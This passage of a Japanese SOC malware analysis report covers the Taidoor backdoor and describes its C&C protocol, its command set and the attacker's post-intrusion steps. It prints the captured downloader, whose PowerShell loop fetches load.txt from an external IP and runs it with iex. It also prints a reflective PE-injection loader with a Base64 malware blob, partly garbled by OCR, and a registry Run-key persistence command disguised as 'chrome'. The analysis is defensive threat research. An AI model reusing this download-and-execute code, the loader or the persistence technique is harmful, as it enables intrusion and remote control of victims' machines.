        (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0)')
        $webclient.Proxy = [System.Net.WebRequest]::DefaultWebProxy
        $webclient.Proxy.Credentials =
        [System.Net.CredentialCache]::DefaultNetworkCredentials
        [string]$hexformat = $webClient.DownloadString($URL)
        iex ($hexformat)

}
for($i=0;$i -le 1000;$i++)
{
nokid http://35.200.168.117/load.txt
Start-sleep 100
}
```

ローダースクリプトの URL

図 9 復号後のコード

3.4. ローダースクリプト

ダウンロードされるローダースクリプトを図 10 に示します。ローダースクリプトには、ダウンローダースクリプトと同じく PowerSploit の Invoke-ReflectivePEInjection が改変されて使用されています。

```
function Invoke-ReflectivePEInjection
{

[CmdletBinding(DefaultParameterSetName="WebFile")]
Param(
    [Parameter(ParameterSetName = "Bytes", Position = 0, Mandatory = $true)]
    $PEBytes,

    [Parameter(Position = 1)]
    [String[]]
    $ComputerName,

    [Parameter(Position = 2)]
    [ValidateSet( 'WString', 'String', 'Void' )]
    [String]
    $FuncReturnType = 'Void',

    [Parameter(Position = 3)]
    [String]
    $ExeArgs,

    [Parameter(Position = 4)]
    [Int32]
    $ProcId,

    [Parameter(Position = 5)]
    [String]
    $ProcName,

    [Parameter(Position = 6)]
    [Switch]
    $ForceASLR
)

Set-StrictMode -Version 2


$RemoteScriptBlock = {
    [CmdletBinding()]
    Param(
        [Parameter(Position = 0, Mandatory = $true)]
```

図 10 ローダースクリプト

ローダースクリプトの中には、Base64 でエンコードされた PE ファイルのデータが記述されています。これがマルウェア「Taidoor」本体です（図 11）。

```
Main

}
Invoke-ReflectivePEInjection -PEBytes
```


```
"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
```


図 11 ローダースクリプトに記述されている PE ファイルのデータ

ローダースクリプト内の Invoke-ReflectivePEInjection により、Taidoor がメモリ上に展開され、新規スレッドにて実行されます。つまり、PE ファイルの実体が生成されないファイルレスでのマルウェア実行が行われます（図 12）。




図 12 ファイルレスでのマルウェア実行

4. マルウェア「Taidoor」

本章では、マルウェア「Taidoor」について説明します。

4.1. 解析結果の詳細

本節では、今回取得した Taidoor の検体の解析結果を説明します。

4.1.1. 動作概要

今回解析した Taidoor の検体の動作概要を図 13 に示します。Taidoor は一般的にバックドアに分類されるマルウェアで、感染すると攻撃者に端末を遠隔操作されてしまいます。今回解析した Taidoor の検体においても、C&C サーバーからコマンドを受信し、感染端末上で受信したコマンドが実行されるというバックドアに典型的な動作を確認しました。また、感染端末上で実行された OS コマンドの結果が C&C サーバーに送信されることも確認しました。

これ以降、本節では、「①C&C サーバーからのコマンドの受信」、「②受信したコマンドの実行」、「③OS コマンドの実行結果の送信」について項を分けて詳細を説明します。




図 13 Taidoor の動作概要

4.1.2. C&C サーバーからのコマンドの受信

C&C サーバーからのコマンドを受信する通信の概要を図 14 に示します。C&C サーバーからのコマンドの受信には HTTP が使用されます。URL にエンコードされた MAC アドレスを含めて、感染端末から HTTP リクエストが送信されます。そのレスポンスには C&C サーバーからのコマンドが含まれています。C&C サーバーからのコマンドは RC4 で暗号化されています。

C&C サーバーには Google Cloud Platform が使用されていました。日本を標的とした Taidoor については、Dropbox や GitHub を使用する検体も報告されています [2]。これらは正規のクラウドサービスを使用することで、検知を回避する意図があると思われます。




図 14 C&C サーバーからコマンドを受信する通信の概要

C&C サーバーからコマンドを受信する際の URL の形式を図 15 に示します。URL は「固定文字列」と「ランダム文字」と「エンコードされた MAC アドレス」で構成されます。MAC アドレスのエンコード処理では、MAC アドレスの各バイト値がインクリメントされます(アルファベットは大文字として扱われる)。ただし、値が 9 の場合は 0 に変換されます。また、HTTP が使用されていましたが、URL のスキームは http で実際のプロトコルも HTTP でしたが、ポート番号は HTTPS で通常使用される 443 でした。

URL から感染端末の MAC アドレスを計算できるようになっていますが、これには 2 つの理由があると推測しています。1 つ目は C&C サーバーが送信するコマンドの暗号化です。後述する内容ですが、感染端末の MAC アドレスが C&C サーバーからのコマンドの暗号化キーであるため、URL に MAC アドレスを含めたと考えられます。2 つ目は感染端末の特定です。HTTP リクエストに感染端末を特定する情報を含めることで、複数ある感染端末の内から通信を発生させた端末を識別できるようにしたと推測しています。

URL の形式

http://[C&CServer IP]**:443/**[random 5 characters]**.html?**[random 2 characters]**=**[random 6 characters][Encoded MAC Address]

Encoded MAC Address




図 15 C&C サーバーからコマンドを受信する際の URL の形式

C&C サーバーから受信したコマンドの暗号化キーを図 16 に示します。暗号化キーは、16 進数表記の感染端末の MAC アドレスを 2 バイト毎に区切り、ASCII コードの文字列(A から F は大文字のアルファベットとして解釈する) として解釈したバイト列が使用されています。




図 16 C&C サーバーから受信したコマンドの暗号化キー

4.1.3. 受信コマンドによる動作

C&C サーバーから受信したデータの復号後の形式を図 17 に示します。感染した端末で実行されるコマンドは C&C サーバーから受信したデータの先頭 1 バイトの値によって決まり、2 バイト目以降はコマンドのパラメータを表しています。

受信データの先頭 1 バイトと実行されるコマンドの対応表を表 1 に示します。今回の検体では、Sleep とコマンド実行の 2 種類のコマンドを確認しました。攻撃者はこれら 2 種類のコマンドを利用することによって、感染端末を遠隔操作しています。




図 17 C&C サーバーから受信したデータの復号後の形式

表 1 コマンドリスト

コマンド番号（先頭 1 バイト）	説明
0x2	受信コマンドの 2 バイト目以降に指定された時間(単位はミリ秒) Sleep します。
0x3	受信データの 2 バイト目以降に指定された OS コマンドを実行し、標準出力を C&C サーバーに送信します。
上記以外	何も実行しません。

4.1.4. OS コマンドの実行と結果の送信

OS コマンドが実行され、実行結果が C&C サーバーに送信される処理を以下に示します。

① OS コマンドの実行

CreateProcessA()により、感染端末上で OS コマンドが実行されます。

② OS コマンドの実行結果の暗号化とエンコード

OS コマンドの実行結果は LZARI による圧縮、RC4 による暗号化、Base64 によるエンコードが利用されていました。なお、C&C サーバーからコマンドを受信する場合と同様にして、RC4 の暗号化キーは MAC アドレスです。OS コマンドの実行結果の圧縮時に利用される LZARI は LZSS を基にしたアルゴリズムであり、ファイルのアーカイブソフトとして有名な LHA においても使用されています。

③ C&C サーバーに OS コマンドの実行結果を送信

OS コマンドの実行結果を C&C サーバーに送信する際の HTTP リクエストを図 18 に示します。OS コマンドの実行結果は InternetSetCookieA()により HTTP の Cookie ヘッダーに設定され、HTTP 通信の GET メソッドにより C&C サーバーへ送信されます。このとき、リクエスト行のパスには「/http://…」が含まれ、この形式に特に意図が見出せないことから、当該パスが実装不備によって生成されたものだと推測しています。




図 18 OS コマンドの実行結果を C&C サーバーに送信する際の HTTP リクエスト

4.2. 過去の検体との比較

この節では、過去に他社が公開した Taidoor の解析レポートと比較することで、今回解析した検体について過去との相違点を明らかにします。

4.2.1. 受信コマンド

C&C サーバーから受信するコマンドの種類に違いがみられました。2012 年公開の Trend Micro 社のレポート[3]に記載された、C&C サーバーから受信するコマンドの一覧を表 2 に示します。2012 年当時の検体は 5 種類のコマンドを受け付けることが分かりますが、今回解析した検体はその内の 2 種類のコマンドしか受け付けず、過去の検体と比べてコマンドの種類が減っています。過去の検体に存在した 3 種類のコマンドは、今回解析した検体の 2 種類のコマンドで代用できるため、コマンドの種類が減ったと推測されます。

表 2 2012 年当時の検体が C&C サーバーから受信するコマンドの一覧[3]

コマンド	説明	今回解析した検体
0x2	指定された秒数だけ Sleep します。	存在する
0x3	指定された OS コマンドを実行します。	存在する
0x4	ファイルをダウンロードし、実行します。	存在しない
0x5	C&C サーバーからファイルをダウンロードします。	存在しない
0x7	C&C サーバーにファイルをアップロードします。	存在しない

4.2.2. OS コマンド実行結果の送信時の暗号化

4.1.4 項で説明したように、OS コマンド実行結果の送信時に、今回解析した検体は LZARI で圧縮され、RC4 で暗号化されていました。一方、Trend Micro のレポート[3]に記載された比較的古い検体を解析したところ、暗号化はされておらず、平文で送信されていました。これは初期の検体から比べると、今回解析した検体は検知を回避するために暗号化の処理が追加されたと考えられます。

5. 攻撃者の侵入後の振る舞い

攻撃者は Taidoor に感染した端末に対し、C&C サーバーからのリモート操作を介してさらなる調査・攻撃を行います。SOC では攻撃者の手口を解明するため、マルウェア解析で判明した C&C 通信の暗号化手法を利用して観測時の通信を復号しました。本章では、その結果をもとに攻撃者が侵入後に行った行動を説明し、その背景として考えられる意図について考察します。

攻撃者が行った操作は、大きく分けて以下の二つです。

- 環境調査
- 永続的なバックドアのインストール

これらの操作について、実際に入力された OS コマンドを紹介しながら説明します。また、攻撃者がインストールしたバックドアの解析結果についても説明します。解析結果を通して、攻撃者は内部のプロキシサーバーを経由してのみインターネットと通信できる端末への感染拡大も想定し、機密性の高いネットワークへの侵入・侵害を企図していることが判明しました。

5.1. 環境調査

環境調査は、感染端末の用途の確認や感染拡大の足がかりとなる情報の収集を目的として行われます。

実際に入力されたコマンドの例を表 3 に示します。攻撃者は侵入後、ipconfig、netstat、tasklist、set コマンドを用いて感染端末のネットワーク情報・プロセスリスト・環境変数を調査していました。

表 3 攻撃者が入力した OS コマンドの例

OS コマンド	機能
ipconfig	NIC に設定されている IP アドレス等を表示
netstat	端末が通信している IP アドレス・ポート番号を表示
tasklist	プロセス一覧を表示
taskkill	プロセスを終了させる
set	環境変数を表示
find	文字列を検索
ren	ファイル名を変更
del	ファイルを削除
reg	レジストリを操作
sc	Windows サービスの構成情報を変更（config サブコマンド）
dir	ディレクトリのファイル一覧を表示
type	ファイルの内容を表示
powershell	PowerShell コマンドを実行
wscript	スクリプトファイル（VBS、JScript）を実行
rundll32.exe	DLL 形式のプログラムを実行

この過程において、攻撃者は sc コマンドを用いて Remote Access Auto Connection Manager (RasAuto) サービスの自動起動設定を試みていました（図 19）。




図 19 Remote Access Auto Connection Manager サービスの自動起動設定

攻撃者が dir コマンドで確認したフォルダの例を表 4 に示します。さらに、攻撃者は

これらのフォルダに存在するファイルに対し、type コマンドを用いて内容を窃取していました。

表 4 攻撃者が確認したフォルダの例

フォルダ	役割
C: D:	ディスクドライブ
C:¥Users	ユーザーディレクトリの一覧
C:¥Users¥Public	パブリックフォルダー
%USERPROFILE%¥Desktop	デスクトップ

5.2. 永続的なバックドアのインストール

攻撃者はさらなる攻撃のため、2 種類のバックドアのダウンロード・実行および自動起動設定（永続化）を行っていました。

実際に入力されたコマンドの例を以下に示します。攻撃者は PowerShell コマンドを利用してバックドアをダウンロードし、dir コマンドでダウンロードしたファイルの存在を確認します（図 20）。これは、ダウンロードが遮断等により失敗するケースを想定した行動であると考えられます。

図 20 バックドアのダウンロードと存在確認

次に、reg コマンドでレジストリに値を書き込むことでバックドアの自動起動を有効化します（図 21）。このとき、レジストリキーの名前として正規のプログラム名が用いられており、検知や発見を難しくしています。

```
================================================
cmd /c reg add HKEY_CURRENT_USER¥SOFTWARE¥Microsoft¥Windows¥CurrentVersion¥Run /v chrome
/t reg_sz /d "wscript /nologo c:¥programdata¥start.vbs" /f
------------------------------------------------
この操作を正しく終了しました。
```

図 21 バックドアの自動起動有効化

その後、実際にダウンロードしたバックドアを実行し、tasklist コマンドと find コマンドでバックドアプロセスの動作状況を確認します（図 22）。

```
================================================
